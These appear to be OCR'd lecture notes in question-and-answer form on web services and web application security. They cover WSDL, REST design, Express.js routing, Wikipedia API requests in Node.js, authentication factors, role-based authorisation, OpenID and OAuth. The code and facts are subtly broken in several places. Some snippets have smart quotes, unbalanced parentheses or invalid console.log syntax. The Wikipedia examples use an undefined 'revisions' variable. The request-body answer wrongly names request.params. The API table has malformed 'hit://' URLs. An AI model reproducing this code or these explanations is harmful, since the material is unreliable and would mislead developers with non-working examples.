
WSDL Structure

Implement a simple WSDL file.

```
<definitions>
  <types>
    ...
  </types>

  <message>
    ...
  </message>

  <port_type>
    ...
  </port_type>

  <binding>
    ...
  </binding>
</definitions>
```

SOAP-Based Services – Workflow

Draw a diagram of how a SOAP-based service works.



Web Service APIs – Examples

…

Representation State Transfer (REST)

1. **What is Representation State Transfer (REST)?**
   It is a style of software design that provides standards to guide and design and implementation of web services.
2. **What are requests and responses built around?**
   They are built around the transfer of representations of resources between a client and a server.
3. **What is a resource?**
   It is essentially any piece of potentially interesting data or information (e.g. a blog post, video, or transaction) that resides on your system.
4. **What is a representation?**
   It is a document that captures the current or intended *state* of a resource.

REST – API Format (Early Days)

…

REST – API Common Format (Early Days)


1. **How is the representation of a resource identified?**
   It is identified by a URL.
2. **How is the representation of a resource retrieved?**
   It is retrieved using an HTTP GET request; without affecting the resource in any way.

REST – Basic Design Principles

How do you interact with web resources?
You use HTTP methods:
- GET, to query the state
- POST, to create a resource
- PUT, to modify or create a resource
- DELETE, to delete a resource

REST – Stateless vs Stateful

Draw a diagram illustrating the difference between a stateless and stateful data transfer.



Resource Types

1. **What are the main resource types?**
   They are collections (e.g. posts, transactions, and comments) and individual resources (e.g. a post, transaction, or comment).
2. **What is a URL's directory structure based on?**
   It is based on whether the resource is a collection or individual resource. This structure can be nested and the developer should decide the nesting direction. For example:
   - /movies/forest-gump/actors/tom-hanks
   - /directors/ang-lee/movies/life-of-pi

Web Services – MediaWiki API

…

REST – Request URLs and Methods

Implement simple API documentation.

Action	Method	Path	Parameters	Response	Example
Create a new post	POST	/posts		The new post	hit://localhost:8000/revisions
Get all posts	GET	/posts		All posts	hit://localhost:8000/revisions
Get a post	GET	/posts	post_id	The post	hit://localhost:8000/revisions/123
Update a post	PUT	/posts	post_id	The updated post	hit://localhost:8000/revisions/123
Delete a post	DELETE	/posts	post_id	-	hit://localhost:8000/revisions/123

Creating a REST API in Express.js 1

How does Express.js enable you to create a web service?

It provides *route parameters*–named URL segments that are used to capture the values specified at their position in the URL. These values are then stored in the `request.params` object.

Creating a REST API in Express.js 2

Consider the following:

- Route path: `/users/:userId/books/:bookId`
- Request URL: `http://localhost:3000/users/3149/books/3892`

Implement an associated get request.

```
request.params = {
  “userId”: “3149”,
  “bookId”: “3892”
}

app.get(“/users/:userId/books/:bookId”, function(request, response) {
  response.send(request.params)
})
```

Specifying Client Data

1. **How can a client send data to a server?**
   It can do so using route parameters, query strings, or the request body.
2. **How can a server access data sent by a client?**
   It can do so using request.params, request.query, request.body.
3. **Demonstrate how a client would send data using route parameters.**
   - Consider the route path `/users/:userId/books/:bookId`.
   - A client would send data as follows: `http://localhost:3000/users/3149/books/3892`.
   - The server would access this data as follows:
     - `request.params.userId`
     - `request.params.bookId`
4. **Demonstrate how a client would send data using a query string.**
   - A client would send data as follows: `http://localhost:3000/users-books?userId=3149&bookId=3892`.
   - The server would access this data as follows:
     - `request.query.userId`

    - `request.query.bookId`
5. **Demonstrate how a client would send data using the request body.**
    - Consider the data `{userId: "3149", bookId: "3892"}`.
    - A client would send this data as part of the request body to: `http://localhost:3000/users-books`.
    - The server would access this data as follows:
        - `request.params.userId`
        - `request.params.bookId`

Creating a REST API in Express.js 2

Implement a simple REST API using Express.js

```
RevisionSchema.statics.getByTitle = function(title, callback) {
  return this.find({"title": title}).exec(callback)
}

module.exports.getByTitle = function(request, response) {
  var title = request.params.title
  Revision.getByTitle(title, function(error, result) {
    if (error) {
      console.log("Cannot find revisions of title: " + title
    } else {
      response.json(result)
    }
  }
})

router.get("/revisions/:title", controller.getByTitle)
```

REST API – Response

…

Consuming REST API calls in Express.js

1. **What is the `request` module?**
   It is a module that enables web applications to make HTTP requests.
2. **Why would the `request` be preferable to using general Node.js modules (e.g. `http`, or `https`).**
   It can better facilitate more complex API calls as wraps these APIs, minimising the amount of boiler-plate code.
3. **Implement a simple request using the `request` module.**

```
var request = require("request");
request("http://www.google.com", function(error, response, body) {
  console.log("error": error);
  console.log("statusCode": response && response.statusCode);
  console.log("body": body);
});
```

Calling Wikipedia – Code Example & Wikipedia API Call – Making a Request

Implement a request to the Wikipedia endpoint using the `request` module.

```
var request = require("request");

var endpoint = "https://en.wikipedia.org/w/api.php";
```

```
var parameters = [
  “action=query”,
  “format=json”,
  “prop=revisions”,
  “titles=australia”,
  “rvstart=2016-11-01T11:56:22Z”,
  “rvdir=newer”,
  “rvlimit=max”,
  “rvprop=timestamp|userid|user|ids”
]
var url = endpoint + “?” + parameters.join(“&”)
var options = {
  url: url,
  Accept: “application/json”,
  ‘Accept-Charset’: “utf-8”
}

request(options, function(error, response, data) {
  if (error) {
    console.log(“Error:”, error);
  } else if (response.statusCode != 200) {
    console.log(“Status:”, response.statusCode);
  } else {
    var json = JSON.parse(data);
    var pages = json.query.pages;
    var revisionIds = pages[Object.keys(pages)[0]].revisions;
    console.log(“There are ” + revisions.length + “ revisions.”);
    var users = []
    for (revisionId in revisionIds) {
      users.push(revisions[revisionId].user);
    }
    uniqueUsers = new Set(users);
    console.log(“The revisions are made by “ + uniqueUsers.size +
“ unique users”);
  }
});
```

MediaWiki API

…

Calling the Wikipedia API – HTTPS Version

Implement a request to the Wikipedia endpoint using the `https` module.

```
var https = require(“https”);

var host = “en.wikipedia.org”;
var subPath = “/w/api.php”;
var parameters = [
  “action=query”,
  “format=json”,
  “prop=revisions”,
  “titles=australia”,
  “rvstart=2016-11-01T11:56:22Z”,
  “rvdir=newer”,
  “rvlimit=max”,
```

```
  “rvprop=timestamp|userid|user|ids”
]
var headers = {
  Accept: “application/json”,
  “Accept-Charset”: “utf-8”
}
var path = subPath + “?” + parameters.join(“&”)
var options = {
  host: host,
  path: path,
  headers: headers
}

https.get(options, function(response) {
  var data = “”;
  response.on(“data”, function(chunk) {
    data += chunk
  })

  response.on(“end”, function() {
    var json = JSON.parse(data);
    var pages = json.query.pages;
    var revisionIds = pages[Object.keys(pages)[0]].revisions;
    console.log(“There are ” + revisions.length + “ revisions.”);
    var users = []
    for (revisionId in revisionIds) {
      users.push(revisions[revisionId].user);
    }
    uniqueUsers = new Set(users);
    console.log(“The revisions are made by “ + uniqueUsers.size +
“ unique users”);
  })
}).on(“error”, function(error) {
  console.log(error)
})
```

Lecture 11. Web Application Security

Outline

- General security concerns
- Authentication and authorisation
  - Local implementations
  - Third-party implementations
  - Open authorisation
- Cryptography
- Problems with user input

Questions

Security Concerns

…

Security Concepts

What security concepts must be considered when developing a web application?

- Authentication
- Authorisation
- Confidentiality
- Data Integrity

Security Mechanisms

1. **What security mechanisms can be employed for authentication?**
   - Single-factor authentication
   - Multi-factor authentication
2. **What security mechanisms can be employed for authorisation?**
   The most common is role-based access level control. A file system, for example, would have owner, group, and others roles. These roles may have different read, write, and execute permissions on the same files and directories.
3. **What security mechanisms can be employed for confidentiality and data integrity?**
   - HTTPs can be employed to encrypt requests and responses
   - A digital certificate can be used to identify a client and/or server

Authentication Factors

1. **What is an authentication factor?**
   It is a piece of information that you can ask a person to provide to verify their identity.
2. **What are the main types of authentication factors?**
   - Knowledge: what a person knows (e.g. a password, PIN, or security question)
   - Ownership: what a person owns (e.g. an access card, smartphone, cryptographic FOB)
   - Inherence: what a person is (e.g. a fingerprint, retina, walking gait)

Local Implementation of Authentication

Outline what a local implementation of authentication needs to have.

- A means to allow a user to sign up (e.g. a webpage)
- A means to store credentials (e.g. memory, file, database, or LDAP system)
- A means to allow a user to sign in by entering their credentials
- Some logic to compare the entered and stored credentials
- A means for a user to retrieve or reset their credentials

Local Implementation of Authorisation

Outline what a local implementation of role-based authorisation needs to have.


- A means to store the mapping between a user and their role (e.g. memory, database or LDAP system)
- A means to determine what roles a user can take
- A means to determine what resources a user can access; what actions they can execute on them
- Some logic (usually middleware in an Express.js app) to enforce access level control

Third-Party Implementation of Authentication

1. **What aspect of a web application could be delegated to a third-party?**
   The sign-up process could be delegated to a third-party. Google or Facebook, for example, implement a means to authenticate users.
2. **Why might a third-party authentication solution (e.g. OpenID) be more suitable?**
   - It will eliminate the developer's need to routinely implement a variety of relatively standard authentication mechanisms
   - It eliminates the user's need to remember many credentials for many different websites
   - It may have better mechanisms to managed stored credentials (e.g. better ensure safety, availability, and durability)

OpenID Explained

Draw a diagram that shows how OpenID works.




OAuth (Open Authorisation)

What is OAuth?

It is an open standard for access delegation that allows internet users to grant websites and applications access to their information on other websites, without giving them their credentials.

OAuth General Process

Draw a diagram that shows how OAuth works.



OAuth Roles


What user roles does OAuth use?

- *Client*: web application making requests on behalf of a resource owner.
- *Resource owner*: the end user (or computer) that can gain access to the resource
- *Resource server*: the server which hosts the resource and can process requests using access tokens
- *Authorisation server*: the server which issues tokens to the client upon successful authentication of the resource owner. This is often the same as the resource server.

OpenID, OAuth & OpenID Connect

1. **What is OpenID connect?**
   OpenID connect is a layer implemented on top of OAuth 2.0 that adds login and profile information about the user who is logged in. It is a combination of OpenID and OAuth.

2. **Draw a diagram that shows how OAuth works.**




Implementation in Node.js

1. **What is the `passport` module?**
   It is a Node.js module that implements authentication middleware.
2. **What is the `acl` module?**
   It is a Node.js module that implements simple role-based authorisation.

